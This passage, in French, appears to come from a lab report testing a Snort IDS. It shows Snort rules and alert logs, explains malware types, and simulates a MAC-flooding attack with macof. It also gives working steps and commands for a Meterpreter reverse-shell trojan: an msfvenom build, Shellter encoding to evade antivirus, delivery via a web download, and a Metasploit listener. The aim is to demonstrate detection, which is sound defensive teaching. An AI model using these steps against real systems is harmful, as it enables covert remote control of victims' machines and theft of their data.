reference:url,isc.sans.edu/forums/diary/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0Day/22304/;
reference:url,technet.microsoft.com/en-us/security/bulletin/MS17-010; classtype:attempted-admin;
sid:41978; rev:5;)
```

Les alertes déclenchées par Snort sont les suivantes :

16 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-09-29 23:43:56	⚠	1	TCP	Attempted Administrator Privilege Gain	172.18.20.210	38395	172.18.20.245	445	1:41978	OS-WINDOWS Microsoft Windows SMB remote code execution attempt
2022-09-29 23:43:46	⚠	1	TCP	Attempted Administrator Privilege Gain	172.18.20.210	38395	172.18.20.245	445	1:41978	OS-WINDOWS Microsoft Windows SMB remote code execution attempt
2022-09-29 23:43:46	⚠	1	TCP	Attempted Administrator Privilege Gain	172.18.20.210	38395	172.18.20.245	445	1:41978	OS-WINDOWS Microsoft Windows SMB remote code execution attempt
2022-09-29 23:43:46	⚠	1	TCP	Attempted Administrator Privilege Gain	172.18.20.210	38395	172.18.20.245	445	1:41978	OS-WINDOWS Microsoft Windows SMB remote code execution attempt
2022-09-29 23:43:46	⚠	1	TCP	Attempted Administrator Privilege Gain	172.18.20.210	38395	172.18.20.245	445	1:41978	OS-WINDOWS Microsoft Windows SMB remote code execution attempt
2022-09-29 23:43:46	⚠	1	TCP	Attempted Administrator Privilege Gain	172.18.20.210	38395	172.18.20.245	445	1:41978	OS-WINDOWS Microsoft Windows SMB remote code execution attempt
2022-09-29 23:43:46	⚠	1	TCP	Attempted Administrator Privilege Gain	172.18.20.210	38395	172.18.20.245	445	1:41978	OS-WINDOWS Microsoft Windows SMB remote code execution attempt

Attaque de Malware

Une attaque de malware est une cyberattaque courante dans laquelle un malware (normalement un logiciel malveillant) exécute des actions non autorisées sur le système de la victime. Le logiciel malveillant inclut de nombreux types d'attaques spécifiques tels que les *rançongiciels*, les *logiciels espions*, *la commande et le contrôle*, etc.

Rançongiciel : (Ransomware) est un logiciel malveillant qui utilise le cryptage pour conserver les informations d'une victime contre rançon. Les données critiques d'un utilisateur ou d'une organisation sont cryptées afin qu'il ne puisse pas y accéder. Une rançon est alors exigée pour permettre l'accès.

Les logiciels espions[6] : Un logiciel espion est un type de logiciel malveillant installé sur un appareil informatique. Il envahit l'appareil et vole des informations sensibles et les transmet aux utilisateurs externes.

La commande et le control : (*Command and Control*) est une attaque de malware utilisée pour établir un canal secret à distance entre un hôte compromis et le serveur de l'attaquant. Le serveur de l'attaquant est souvent appelé serveur de commande et de contrôle, serveur *C2* ou serveur *C & C*. L'attaquant a le contrôle total de l'ordinateur de la victime et peut exécuter n'importe quel code.

Types d'attaques de logiciels malveillants


Cheval de Troie : il s'agit d'un programme qui semble être une chose (par exemple, un jeu, une application utile, etc.) mais qui est en réalité un mécanisme de diffusion de logiciels malveillants. Un cheval de Troie compte sur l'utilisateur pour le télécharger (généralement à partir d'Internet ou via une pièce jointe à un e-mail) et l'exécuter sur la cible.

Virus : un virus est un type de malware auto-propagé qui infecte d'autres programmes et fichiers (ou même des parties du système d'exploitation et du disque dur) d'une cible via l'injection de code. Ce comportement de propagation de logiciels malveillants en s'injectant dans des logiciels existants est ce que différencie un virus et un cheval de Troie.

Ver : un logiciel malveillant conçu pour se propager dans d'autres systèmes est un ver. Alors que les virus et chevaux de Troie sont localisés sur un système cible infecté, un ver travaille activement pour infecter d'autres cibles.

Simulation d'une attaque de Malware

Pour cet exemple nous allons créer un malware qui nous permet d'attaquer une machine Windows 10 en créant un *reverse-Shell* sur la machine de la victime. Le résultat est la création d'une backdoor sur la machine de la victime à l'aide d'un malware. La victime télécharge le malware depuis notre site web et l'ouvre sur son PC sans savoir de quoi il s'agit.



Pour cette simulation nous allons utiliser une Kali, une machine Windows 10 Pro *32 bits* et l'IDS dans un sous-réseau et ils sont joignables par le commutateur virtuel de VirtualBox :


Création d'un fichier .exe malveillant (le malware)


Pour créer l'exécutable sur Kali linux, nous utilisons *msfvenom* comme indiqué dans la commande ci-dessous :

```
sudo msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=172.18.20.210 LPORT=4444 -o chocolat.exe
```

La commande demande à *msfvenom* de générer un fichier exécutable Windows 32 bits qui implémente une connexion TCP inversée (*payload*). Le *format* doit être spécifié comme étant de type *.exe*, et l'hôte local (*LHOST*) et le port local (*LPORT*) doivent être définis. Dans notre cas, le *LHOST* est l'adresse IP de notre machine Kali et le LPORT est le port sur lequel on écoute pour la connexion une fois que la victime a été compromise.

[6] Spyware






Rendre le malware indétectable


Les solutions antivirus fonctionnent en détectant les signatures malveillantes dans les exécutables. Notre fichier sera donc signalé comme malveillant une fois dans l'environnement Windows. Nous devons trouver un moyen de le modifier pour contourner la détection antivirus. Nous allons l'encoder pour le rendre totalement indétectable, ou FUD (*fully undetectable*).


Pour encoder notre exécutable, nous utiliserons Shellter. Shellter fonctionne en changeant les signatures de l'exécutable de celle qui est malveillante en une signature complètement nouvelle et unique qui peut contourner la détection.

1. Sur votre Kali, téléchargez Shellter avec la commande *sudo apt-get install shellter*.
2. Pour lancez Shellter, tapez simplement *shellter* sur le terminal.
3. Vous devrez entrer le chemin absolu vers l'exécutable pour créer FUD. Assurez-vous de sélectionner le mode *Auto*, comme indiqué dans la photo.
4. Shellter s'initialisera ensuite et exécutera quelques vérifications. Il vous demandera ensuite si vous souhaitez exécuter en mode furtif. Sélectionnez *Y* pour oui.





5. Il vous demandera d'entrer le *payload*, qu'elle soit personnalisée ou répertoriée. Vous devez en sélectionner un répertorié en tapant *L* . Sélectionnez la position d'index du *payload* à utiliser. Nous avons besoin d'un *Meterpreter_Reverse_TCP*, nous devrons donc choisir *1*.





6. Entrez *LHOST* et *LPORT* et appuyez sur Entrée. Shellter s'exécutera et vous demandera d'appuyer sur Entrée.






À cette étape, l'exécutable que vous avez fourni aura été rendu indétectable par les solutions antivirus.

Rendre le malware téléchargeable sur le serveur web apache2

1. Déplacer le fichier chocolat.exe vers le répertoire */var/www/html*


2. Mettez-vous dans ce répertoire.
3. Donnez le droit exécuter au fichier .exe
4. Démarrer/redémarrer le serveur apache2 par *sudo systemctl start apache2*



Maintenant le fichier chocolat.exe est téléchargeable depuis l'URL http://172.18.20.210/chocolat.exe

Nous devons maintenant configurer un écouteur sur le port que nous avons déterminé dans l'exécutable. Nous le faisons en lançant Metasploit, en utilisant la commande *msfconsole* sur le terminal Kali Linux.


La capture d'écran ci-dessous montre les commandes à émettre dans *Metasploit*. Tout d'abord, nous dirons à *Metasploit* d'utiliser le gestionnaire de charge utile générique *multi/handler* en utilisant la commande *use multi/handler*. Nous définirons ensuite la charge utile pour qu'elle corresponde à celle définie dans l'exécutable à l'aide de la commande *set payload windows/meterpreter/reverse_tcp*. Nous définirons ensuite *LHOST 172.18.20.210* et *LPORT 4444*. Une fois cela fait, tapez *exploit* et appuyez sur Entrée.




L'étape suivante consiste à l'exécuter du point de vue de Windows.


Exécution de la charge utile

1. Sur la machine Windows téléchargez le malware depuis le lien http. http://172.18.20.210/chocolat.exe







2. Exécutez le fichier sur Windows victime :




L'exécutable provoque l'exécution de la charge utile et se reconnecte à la machine attaquante. Immédiatement, nous recevons une session *meterpreter* sur notre Kali.




3. Tapez la commande help et vous auriez une liste des différentes commandes par lesquelles vous pouvez espionner la machine victime :



4. Par exemple on va prendre une capture d'écran de la machine victime :



La capture d'écran est enregistrée dans le dossier /var/www/html




Capturer l'attaque par Snort

Ces attaques sont déclenchées sur le IDS Snort. Il nous dit que c'était une attaque Trojan par Metasploit :

4 Entries in Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2022-09-30 14:09:56	⚠	1	TCP	A Network Trojan was Detected	172.18.20.210	4444	172.18.20.115	59429	1:2025644	ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server)
2022-09-30 14:09:56	⚠	3	TCP	Misc activity	172.18.20.210	4444	172.18.20.115	59429	1:2035480	ET INFO PE EXE Download over raw TCP
2022-09-30 14:09:56	⚠	1	TCP	A Network Trojan was Detected	172.18.20.210	4444	172.18.20.115	59428	1:2025644	ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server)
2022-09-30 14:09:56	⚠	3	TCP	Misc activity	172.18.20.210	4444	172.18.20.115	59428	1:2035480	ET INFO PE EXE Download over raw TCP

accédez au chemin suivant pour trouver la forme complète de la règle SID : 2025644



Voici la règle dans sa forme complète :

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server)"; flow:from_server,established; content:"|60 89 e5 31|"; content:"|64 8b|"; distance:1; within:2; content:"|30 8b|"; distance:1; within:2; content:"|0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff|"; distance:1; within:13; content:"|ac 3c 61 7c 02 2c 20 c1 cf 0d 01 c7 e2|"; within:15; content:"|52 57 8b 52 10|"; distance:1; within:5; classtype:trojan-activity; sid:2025644; rev:1; metadata:affected_product Any, attack_target Client_and_Server, created_at 2016_05_16, deployment Perimeter, deployment Internet, deployment Internal, deployment Datacenter, former_category TROJAN, signature_severity Critical, tag Metasploit, updated_at 2018_07_10;)

Mac Flooding

L'inondation MAC (Mac Flooding) est l'une des attaques de réseau les plus courantes. Contrairement à d'autres attaques, MAC Flooding n'est pas une méthode d'attaque de n'importe quelle machine hôte du réseau, mais c'est la méthode d'attaque des commutateurs du réseau. Cependant, la victime finale de l'attaque est un ordinateur hôte du réseau.

Les commutateurs maintiennent une structure de table appelée table MAC. Cette table MAC se compose des adresses MAC des ordinateurs hôtes du réseau qui sont connectés aux ports du commutateur. Cette table permet aux commutateurs de diriger les données hors des ports où se trouve le destinataire.

Les concentrateurs (Hubs) diffusent les données sur l'ensemble du réseau permettant aux données d'atteindre tous les hôtes du réseau, mais les commutateurs envoient les données aux machines spécifiques auxquelles les données sont destinées à être envoyées. Cet objectif est atteint par l'utilisation de tables MAC. L'objectif du MAC Flooding est de supprimer cette table MAC.

Dans une attaque par inondation MAC, l'attaquant envoie des trames Ethernet en grand nombre. Lors de l'envoi de nombreuses trames Ethernet au commutateur, ces trames auront différentes adresses d'expéditeur. L'intention de l'attaquant est de consommer la mémoire du commutateur qui est utilisée pour stocker la table d'adresses MAC. Les adresses MAC des utilisateurs légitimes seront expulsées de la table MAC. Maintenant, le commutateur ne peut pas fournir les données entrantes à la destination.


La table d'adresses MAC est pleine et il est impossible d'enregistrer de nouvelles adresses MAC. Cela conduira le commutateur à entrer dans un mode *fail-open* et le commutateur se comportera désormais de la même manière qu'un concentrateur de réseau. Il transmettra les données entrantes à tous les ports comme une diffusion.

Comme l'attaquant fait partie du réseau, il obtiendra également les paquets de données destinés à la machine victime. Donc l'attaquant peut voler des données sensibles de la communication de la victime et d'autres ordinateurs.

Simulation de MAC Flooding avec dsniff Macof

Pour la simulation de cette attaque, nous allons utiliser un switch (ici cisco 3750), Kali linux et l'IDS. Kali et IDS (pfsense) sont installés sur les machines virtuelles sur VirtualBox. J'ai configuré les interfaces d'IDS et de Kali linux sur le mode externe pour qu'ils puissent communiquer avec le switch. J'ai branché l'hôte physique qui contient ces deux machines virtuelles à l'interface fa 1/0/23 sur le switch. J'ai aussi ajouté une deuxième machine physique sur une autre interface de switch (fa 1/0/5). Ensuite j'ai configuré une adresse IP sur interface vlan 1 du switch pour pouvoir communiquer avec lui.

Note : C'est possible aussi de simuler cette attaque sur GNS3.



J'ai accédé à la console de switch grâce à un câble console :

1. Sélectionnez l'interface vlan 1 et donnez-lui une adresse IP par les commandes :
    a. Interface vlan 1
    b. Ip address 172.18.20.50 255.255.255.0
2. Vérifiez la connexion depuis Kali vers switch en faisant un ping vers IP 172.18.20.50
3. Vérifiez la table du MAC de switch sur l'interface fa 1/0/23. Il y a trois adresses MAC dans la table d'adresse MAC de l'interface fa 1/0/23 (On devrait avoir trois interfaces sur la machine physique)
4. Vérifiez la table d'adresse MAC du switch sur l'interface fa 1/0/5. Il y en a deux :

```
sw-core#sh ip int vlan 1
Vlan1 is up, line protocol is up                                    1
  Internet address is 172.18.20.50/24
  Broadcast address is 255.255.255.255
  Address determined by setup command
  MTU is 1500 bytes
  Helper address is not set
```

```
┌──(kali㉿kali)-[~]
└─$ ping 172.18.20.50                                               2
PING 172.18.20.50 (172.18.20.50) 56(84) bytes of data.
64 bytes from 172.18.20.50: icmp_seq=1 ttl=255 time=2.67 ms
64 bytes from 172.18.20.50: icmp_seq=2 ttl=255 time=4.34 ms
64 bytes from 172.18.20.50: icmp_seq=3 ttl=255 time=2.07 ms
64 bytes from 172.18.20.50: icmp_seq=4 ttl=255 time=3.10 ms
64 bytes from 172.18.20.50: icmp_seq=5 ttl=255 time=2.30 ms
^C
— 172.18.20.50 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4012ms
rtt min/avg/max/mdev = 2.072/2.895/4.339/0.801 ms
```

```
sw-core#show mac address-table inter fa 1/0/5
          Mac Address Table                                         4
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    0015.5d5a.3108    DYNAMIC     Fa1/0/5
   1    509a.4c98.ce80    DYNAMIC     Fa1/0/5
Total Mac Addresses for this criterion: 2
```

```
sw-core#show mac address-table inter fa 1/0/23
          Mac Address Table                                         3
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    0800.2799.93d2    DYNAMIC     Fa1/0/23
   1    0800.27fb.5962    DYNAMIC     Fa1/0/23
   1    a0ce.c8ee.4b14    DYNAMIC     Fa1/0/23
Total Mac Addresses for this criterion: 3
```

Donc le switch fonctionne correctement.

Maintenant nous allons lancer l'attaque *MAC Flooding* depuis la machine linux et vérifier la situation des tables d'adresse MAC s'ils sont remplis et s'ils peuvent toujours enregistrer les nouve lles adresses MAC. Pour cela :

1. Débranchez le deuxième PC physique de l'interface fa 1/0/5 du switch.

2. Redémarrez le switch pour vider ses tables d'adresse MAC.
3. Vérifiez la table d'adresses MAC de l'interface 1/0/23. Il y a seulement les deux lignes qui sont pour les deux machines connectées sur cette interface.
4. Allez sur Kali et installez le paquet *dsniff* par la commande *sudo apt install dsniff.*

```
sw-core#sh mac address-table interface fa 1/0/23
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
   1    0800.27fb.5962    DYNAMIC     Fa1/0/23
   1    a0ce.c8ee.4b14    DYNAMIC     Fa1/0/23
Total Mac Addresses for this criterion: 2
sw-core#
```

5. Ensuite lancez la commande ***sudo macof***. L'utilisation de macof peut facilement inonder un commutateur avec de nombreuses adresses MAC. En raison de quoi les adresses mac légitimes ne trouvent aucune place dans la table MAC.

```
ad:52:d1:7d:1c:2e e:8:92:51:10:61 0.0.0.0.47417 > 0.0.0.0.24264: S 348093341:348093341(0) win 512
58:7e:fc:7:ff:36 9e:80:52:1b:d4:64 0.0.0.0.63309 > 0.0.0.0.26168: S 1266163266:1266163266(0) win 512
b1:d:e2:2:90:10 bf:34:a1:53:e6:c7 0.0.0.0.23899 > 0.0.0.0.38127: S 486790744:486790744(0) win 512
67:4d:cf:54:da:43 70:25:41:d:d6:7b 0.0.0.0.5426 > 0.0.0.0.24100: S 1401703360:1401703360(0) win 512
8a:82:f0:63:a2:25 1c:57:71:5:6b:82 0.0.0.0.33155 > 0.0.0.0.33219: S 324238329:324238329(0) win 512
9e:1e:c4:3a:e0:9f 19:71:b5:a:c2:61 0.0.0.0.32633 > 0.0.0.0.17699: S 2044855824:2044855824(0) win 512
b:f1:ac:58:28:a2 b6:47:f9:6e:69:7c 0.0.0.0.15597 > 0.0.0.0.45873: S 94483484:94483484(0) win 512
be:8c:1:4c:39:a0 c6:50:15:31:4e:35 0.0.0.0.24162 > 0.0.0.0.42024: S 1713874925:1713874925(0) win 512
b0:b:b6:3:76:e7 a2:33:ed:59:34:8b 0.0.0.0.30263 > 0.0.0.0.51379: S 1329720120:1329720120(0) win 512
f3:80:95:3a:32:4 7d:b8:d4:5f:38:f2 0.0.0.0.52690 > 0.0.0.0.15752: S 722583152:722583152(0) win 512
58:b4:69:65:42:c2 c5:5f:5:48:9e:1b 0.0.0.0.42991 > 0.0.0.0.54770: S 1097084211:1097084211(0) win 512
ff:6:a2:3c:fe:7d 6c:a1:f:7c:31:51 0.0.0.0.50824 > 0.0.0.0.32618: S 298982807:298982807(0) win 512
a9:79:ea:7b:f1:ea 1d:e:17:77:e5:8d 0.0.0.0.50230 > 0.0.0.0.11006: S 349253256:349253254(0) win 512
54:5:3b:2d:19:5d 2f:9d:cb:52:59:da 0.0.0.0.9416 > 0.0.0.0.8359: S 339487041:339487041(0) win 512
d2:f5:d9:60:1f:81 c5:64:99:2c:27:f4 0.0.0.0.23261 > 0.0.0.0.6361: S 1793470230:1793470230(0) win 512
5f:e3:7b:36:90:f b5:e:84:66:f:1f 0.0.0.0.9438 > 0.0.0.0.57772: S 725766687:725766687(0) win 512
76:c0:ee:4e:f0:af bb:3:93:41:60:7f 0.0.0.0.26347 > 0.0.0.0.12051: S 1476593322:1476593322(0) win 512
1b:e7:57:5b:59:35 62:83:26:22:d1:53 0.0.0.0.28258 > 0.0.0.0.1119: S 1894227914:1894227914(0) win 512
78:56:2d:38:8c:aa 28:3e:c7:59:de:83 0.0.0.0.22083 > 0.0.0.0.28281: S 260933508:260933508(0) win 512
d9:87:d5:4e:76:a6 aa:84:eb:7e:fc:9b 0.0.0.0.55810 > 0.0.0.0.3267: S 1082260592:1082260592(0) win 512
a1:22:8b:e:64:ff 73:7a:95:73:b4:d6 0.0.0.0.52877 > 0.0.0.0.49561: S 661451900:661451900(0) win 512
26:2b:d2:1e:8e:aa 3b:b7:90:52:e7:e1 0.0.0.0.38732 > 0.0.0.0.1201: S 788828892:788828892(0) win 512
6f:b8:e5:1f:8f:98 db:51:fa:2:ea:5b 0.0.0.0.59850 > 0.0.0.0.36495: S 1081329403:1081329403(0) win 512
8e:9b:b0:2b:9b:38 4c:5e:d6:47:48:35 0.0.0.0.19666 > 0.0.0.0.24029: S 394077045:394077045(0) win 512
f9:57:23:65:eb:84 a0:63:a9:2f:e8:46 0.0.0.0.39503 > 0.0.0.0.32288: S 661430011:661430011(0) win 512
